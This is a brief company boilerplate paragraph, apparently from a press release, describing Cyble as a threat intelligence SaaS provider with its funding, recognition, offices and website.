Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the darkweb. Cyble's prime focus is to provide organizations with real-time visibility into their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Startups to Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.